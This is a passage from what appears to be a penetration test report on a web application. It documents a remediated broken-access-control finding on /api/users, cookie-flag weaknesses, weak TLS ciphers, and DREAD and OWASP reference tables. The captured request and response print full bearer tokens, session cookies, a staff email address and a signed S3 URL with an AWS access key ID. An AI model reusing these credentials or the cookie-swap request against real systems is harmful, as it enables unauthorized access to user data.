|---|---|---|---|
| *20* | */api/users* | ***Broken Access Control*** | MEDIUM<br>FIX SOON |

### RECOMMENDATION

- *Ensure proper access controls are in place to prevent standard users from accessing other users' information.*
- *Implement UUID identifiers to make it difficult for a threat actor to perform a brute-force attack.*


### IMPACT

If a threat actor gains access to the application as a standard user, they could identify all users on the application. This could lead to additional attacks, such as social engineering.

### DETAILS


**This observation was found to have been remediated on June 13, 2024.**

During the penetration test, the team noticed 'GET' requests made to the '/API/users' in Burp Suite. The team wanted to see if a standard user could access this endpoint, so the request was sent to the repeater feature. In the repeater, the cookie was changed from the administrators to the standard users. Once it was sent, the team received the '200 OK' response code from the server and viewed all users with valid accounts on the application. While there are no addresses or phone numbers tied to the accounts, there are associated email addresses which opens the attack surface up to phishing campaigns.



| Name | Value | Domain | Path | Expires / Max-... | Size | HttpOnly | Secure | SameSite | Partition Key | Priority |
|---|---|---|---|---|---|---|---|---|---|---|
| X-Authorization | Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0b2tlbl90eXBlIjoiYWNjZXNzIiwiZX... | pentest.pequit... | / | Session | 282 | | | | | Medium |
| _ga | GA1.1.941429092.1716300337 | .pequityqa.com | / | 2025-06-25T1... | 29 | | | | | Medium |
| _ga_ZJ4YCKE7QL | GS1.1.1716300337.1.1.1716300378.0.0.0 | .pequityqa.com | / | 2025-06-25T1... | 51 | | | | | Medium |
| ph_phc_HBUM9y4C2a1hYyGGHgQU4IVVMXdte2iT7XCu... | %7B%22distinct_id%22%3A%22pentest-285%22%2C%22%24sesid%22%3A%5B1... | .pequityqa.com | / | 2025-05-21T1... | 223 | | ✓ | Lax | | Medium |

*Figure 6:Viewing standard user cookie*




Pretty Raw Hex

```
GET /api/users HTTP/2
Host: pentest.pequityqa.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://pentest.pequityqa.com/settings/company/job-architecture?
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Cookie: _ga_ZJ4YCKE7QL=GS1.1.1716300337.1.0.1716300337.0.0.0; _ga=GA1.1.941429092.1716300337;
X-Authorization=Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0b2tlbl90eXBlIjoiYWNjZXNzIiwiZXhwIjoxNzE2MzE4MzQ0LCJpYXQiO
jE3MTYzMDAzNDQsImp0aSI6IjhkNTYyMTIzZTg5OTRmYWZhODAxMjFkNWJlYWNjOWZlIiwidXNlcl9pZCI6Mjg1LCJzdWJkb21
haW4iOiJwZW50ZXN0In0.JUh07Eshl_JjvCTVYkCDwnGYjUFA1ETHdC1RhIXpgPw;
ph_phc_HBUM9y4C2a1hYyGGHgQU4IVVMXdte2iT7XCuGVqkPd6_posthog=
%7B%22distinct_id%22%3A%22pentest-285%22%2C%22%24sesid%22%3A%5B1716300377273%2C%22018f9b78-c413-7c
f7-b0e6-5bf95e656914%22%2C1716300334099%5D%2C%22%24epp%22%3Atrue%7D
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0b2tlbl90eXBlIjoiYWNjZXNzIiwiZXhwIjoxNzE2MzE4MzQ0LCJpYXQiO
jE3MTYzMDAzNDQsImp0aSI6IjhkNTYyMTIzZTg5OTRmYWZhODAxMjFkNWJlYWNjOWZlIiwidXNlcl9pZCI6Mjg1LCJzdWJkb21
haW4iOiJwZW50ZXN0In0.JUh07Eshl_JjvCTVYkCDwnGYjUFA1ETHdC1RhIXpgPw

```

*Figure 7:Sending request to the /API/users endpoint with user cookie*



```
HTTP/2 200 OK
Date: Tue, 21 May 2024 14:10:43 GMT
Content-Type: application/json
Allow: GET, POST, HEAD, OPTIONS
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
Referrer-Policy: same-origin
Cross-Origin-Opener-Policy: same-origin
Vary: origin
X-Request-Id: fe0d255b-a512-4595-962a-eceab0c3105d
Cf-Cache-Status: DYNAMIC
Referrer-Policy: strict-origin-when-cross-origin
Content-Security-Policy: frame-ancestors 'self'
Permissions-Policy: unload=()
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Server: cloudflare
Cf-Ray: 887526cc2ce98c21-EWR

[
  {
    "email":"kaitlyn+frc@getpequity.com",
    "avatar":
    "https://s3.amazonaws.com/pequity-staging/media/pentest/Favicon_512_VzZYD8q.png?X-Amz-Algorith
    m=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAUS2L3Z6WSE5ATEL7%2F20240521%2Fus-east-1%2Fs3%2Faws4_re
    quest&X-Amz-Date=20240521T141043Z&X-Amz-Expires=3600&X-Amz-SignedHeaders=host&X-Amz-Signature=
    f2a58997b4c4581ec8f8ddfcff874264dfc991e57ab4affcbd5e490167bd4613",
    "full_name":"Pequity Support Bot",
    "first_name":"Pequity Support",
    "last_name":"Bot",
    "short_name":"Bot Pequity Support.",
    "registered_at":"14:05 04.05.2020",
    "id":2,
    "default_approver":true,
    "range_permission":100,
    "is_approver":false,
    "is_submitter":false
```

*Figure 8:Receiving information from the endpoint*

| Dread score category | Rating |
|---|---|
| Damage Potential | 4 |
| Reproducibility | 4 |
| Exploitability | 4 |
| Affected Users | 4 |
| Discoverability | 4 |

## APP–03 – Insecure Session Cookies

| DREAD SCORE | AFFECTED ENDPOINTS | OWASP CATEGORY | SEVERITY |
|---|---|---|---|
| *8* | *N/A* | ***Security Misconfiguration*** | LOW<br>FIX LATER |

### RECOMMENDATION


- *Set the 'HTTPOnly' and 'Secure' Flags on all session cookies*

### IMPACT

Insecure Session Cookie vulnerabilities can lead to more serious vulnerabilities such as session hijacking, unauthorized access to personal information, data breaches, and a loss of confidential information.

### DETAILS

Once authenticated on the application, the team started by examining the cookies to see their values, usage, and whether the ‘HTTPOnly’ and ‘Secure’ flags were set. This examination revealed that none of the cookies in use had the ‘HTTPOnly’ or 'Secure' flags set. While no cross-site scripting vulnerabilities were identified, should one have come up, the team could have viewed and potentially stolen the cookies of another user on the application.



| Name | Value | Domain | Path | Expires / Max-Age | Size | HttpOnly | Secure | SameSite | Last Accessed |
|---|---|---|---|---|---|---|---|---|---|
| _ga_ZJ4YCKE7QL | GS1.1.1716215039.1.1.1716216686.0.0.0 | .pequityqa.c… | / | Wed, 20 May 2026 … | 51 | false | false | None | Mon, 20 May 2024 … |
| _gat_gtag_UA_165289553_1 | 1 | .pequityqa.c… | / | Mon, 20 May 2024 … | 25 | false | false | None | Mon, 20 May 2024 … |
| _ga | GA1.1.2113201337.1716215040 | .pequityqa.c… | / | Wed, 20 May 2026 … | 30 | false | false | None | Mon, 20 May 2024 … |
| _gid | GA1.2.1433331883.1716216686 | .pequityqa.c… | / | Tue, 21 May 2024 1… | 31 | false | false | None | Mon, 20 May 2024 … |
| _hp2_id.3703217840 | %7B%22userId%22%3A%222071214238869509%22%2C%22pageviewId%22%3A%224492257594582940%22%2C%22sessionId%22%3A%222742868082052659%22%2C%22i… | .pequityqa.c… | / | Thu, 19 Jun 2025 0… | 281 | false | false | Lax | Mon, 20 May 2024 … |
| _hp2_ses_props.3703217840 | %7B%22ts%22%3A1716215031207%2C%22d%22%3A%22pentest.pequityqa.com%22%2C%22h%22%3A%22%2F%22%7D | .pequityqa.c… | / | Mon, 20 May 2024 … | 117 | false | false | Lax | Mon, 20 May 2024 … |
| ph_phc_HBUM9y4C2a1hYyGGHgQU… | %7B%22distinct_id%22%3A%22pentest-284%22%2C%22%24sesid%22%3A%5B1716216684637%2C%22018f9663-36fd-7093-a609-9c98aaca8c77%22%2C1716215035645%5D… | .pequityqa.c… | / | Tue, 20 May 2025 1… | 223 | false | true | Lax | Mon, 20 May 2024 … |
| X-Authorization | Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0b2tlbl90eXBlIjoiYWNjZXNzIiwiZXhwIjoxNzE2MjM0NTE4LCJpYXQiOjE3MTYyMTY1MTgsImp0aSI6IjJjZWM1ZWY5MDI5YTQ4YzM5M… | pentest.peq… | / | Session | 282 | false | false | None | Mon, 20 May 2024 … |

*Figure 9:Viewing Cookie Attributes*

| Dread score category | Rating |
|---|---|
| Damage Potential | 1 |
| Reproducibility | 1 |
| Exploitability | 1 |
| Affected Users | 4 |
| Discoverability | 1 |

## WEB VULNERABILITY SCANNER – SUMMARY

| Title | Risk | Host |
|---|---|---|
| Weak Ciphers Enabled | Medium | https://pentest.pequityqa.com |
| Cookie not marked as HTTPOnly or Secure | Low | https://pentest.pequityqa.com |
| Insecure Transportation Security Protocol Supported (TLS 1.0) | Low | https://pentest.pequityqa.com |

### Summary of Results

The vulnerability scanner found that weak ciphers are enabled. This means that a threat actor might decrypt SSL traffic between the server and the clients. The web server also allows for TLS version 1.0 to be used, which can allow a threat actor to perform man-in-the-middle attacks to observe traffic between the application and its visitors. Additionally, it discovered cookies did not have the HTTPOnly or Secure flag enabled. This could allow a threat actor to steal cookies on the web application to gain unauthorized access to other user's accounts.

### Recommendations

Weak ciphers should be disabled to prevent them from being used to encrypt sensitive data transmitted between a client and a server, as they can be easily broken by threat actors using readily available tools, potentially compromising the confidentiality and integrity of the data. It is important to use strong ciphers that are resistant to attacks to ensure the security of the data being transmitted.

List of Weak Ciphers:

1. TLS_RSA_WITH_3DES_EDE_CBC_SHA
2. TLS_RSA_WITH_AES_128_CBC_SHA
3. TLS_RSA_WITH_AES_256_CBC_SHA
4. TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA
5. TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA
6. TLS_RSA_WITH_AES_128_CBC_SHA256
7. TLS_RSA_WITH_AES_256_CBC_SHA256
8. TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256
9. TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384
10. TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA
11. TLS_RSA_WITH_AES_128_GCM_SHA256
12. TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA
13. TLS_RSA_WITH_AES_256_GCM_SHA384
14. TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256
15. TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384

TLS 1.0 has several flaws. An attacker can cause connection failures and they can trigger the use of TLS 1.0 to exploit vulnerabilities like BEAST (Browser Exploit Against SSL/TLS). Websites using TLS 1.0 are considered non-compliant by PCI since 30 June 2018.

Enable the HTTPOnly and Secure attributes on cookies on the web application.

## APPENDIX A – DREAD SCORING

The following table summarizes the calculation of DREAD Scoring:

| Damage Criteria | Critical (Score: 10) | High (Score: 7) | Medium (Score: 4) | Low (Score: 1) |
|---|---|---|---|---|
| Damage Potential | A threat actor can gain full access to the system; execute commands as root/administrator | A threat actor can gain non-privileged user access, leaking extremely sensitive information | Sensitive information leak; Denial of Service | Leaking trivial information |
| Reproducibility | The attack can be reproduced every time and does not require a timing window | The attack can be reproduced most of the time | The attack can be reproduced, but only with a timing window | The attack is very difficult to reproduce, even with knowledge of the security hole |
| Exploitability | No programming skills are needed; automated exploit tools exist | A novice threat actor could execute the attack in a short time | A skilled threat actor could create the attack, and a novice could repeat the steps | The attack required a skilled threat actor and in-depth knowledge every time to exploit |
| Affected Users | All users, default configuration, key customers | Most users; common configuration | Some users; nonstandard configuration | Very small percentage of users; obscure features; affects anonymous users |
| Discoverability | Vulnerability can be found using automated scanning tools | Published information explains the attack. The vulnerability is found in the most commonly used feature | The vulnerability is in a seldom-used part of the product, and few users would come across it | The vulnerability is obscure, and it is unlikely that it would be discovered |

| Risk Rating | DREAD Score | Risk Description |
|---|---|---|
| Critical | 40-50 | **Critical observations pose an extreme risk to your system/network/application, with the potential for exploitation by even non-authenticated or external threat actors. The exploitation of such observations could lead to a threat actor gaining privileged access, root or admin rights, potentially causing severe disruptions to your business operations and continuity. We recommend that the remediation process for these operations begin immediately upon discovery.** |
| High | 25-39 | **A high observation poses a significant threat to your system/network/application/control. The potential exploitation of the observation could result in non-privileged access to a system, escalation of privileges, or even considerable information disclosure. Following the remediation of critical risks, high-risk observations should be prioritized in a short action 10-day plan.** |
| Medium | 11-24 | **A Medium observation poses a notable risk to your system/network/application/control. The exploitation of these observations could lead to sensitive data exposure or access to a system/network/application/control with a non-privileged user. While these do not pose a substantial threat to business operations, their remediation is still important. We recommend adding these observations to a 60-day remediation plan, ensuring they are addressed only after higher priority risks have been mitigated.** |
| Low | 1-10 | **A low observation poses a minor risk to your system/network/application/control and is often exceedingly difficult to exploit or results in minimal risk to the business. However, over time, even low-risk observations can become problematic if left unaddressed. We recommend incorporating these vulnerabilities into a 3-month remediation plan, allowing your system/network/application/control to maintain optimal security health long term** |

# APPENDIX D – OWASP CATEGORY DESCRIPTIONS

The following table summarizes the OWASP categories and descriptions:

| OWASP Category | Description |
|---|---|
| Injection | Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization. |
| Broken Authentication | Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities temporarily or permanently. |
| Sensitive Data Exposure | Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Sensitive data may be compromised without extra protection, such as encryption at rest or in transit, and requires special precautions when exchanged with the browser. |
| XML External Entities (XXE) | External entities can be used to disclose internal files using the file URI handler, internal file shares, internal port scanning, remote code execution, and denial of service attacks. |
| Broken Access Control | Restrictions on what authenticated users are allowed to do are often not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data |
| Security Misconfiguration | Commonly a result of insecure default configurations, incomplete or ad hoc configurations, open cloud storage, misconfigured HTTP headers, and verbose error messages containing sensitive information. |
| Cross-Site Scripting | XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites. |
| Insecure Deserialization | Insecure deserialization often leads to remote code execution. Even if deserialization flaws do not result in remote code execution, they can be used to perform attacks, including replay attacks, injection attacks, and privilege escalation attacks. |
| Using Components with Known Vulnerabilities | Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts. |
| Insufficient Logging & Monitoring | Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allows attackers to further attack systems, maintain persistence, pivot to more systems, and tamper, extract, or destroy data. |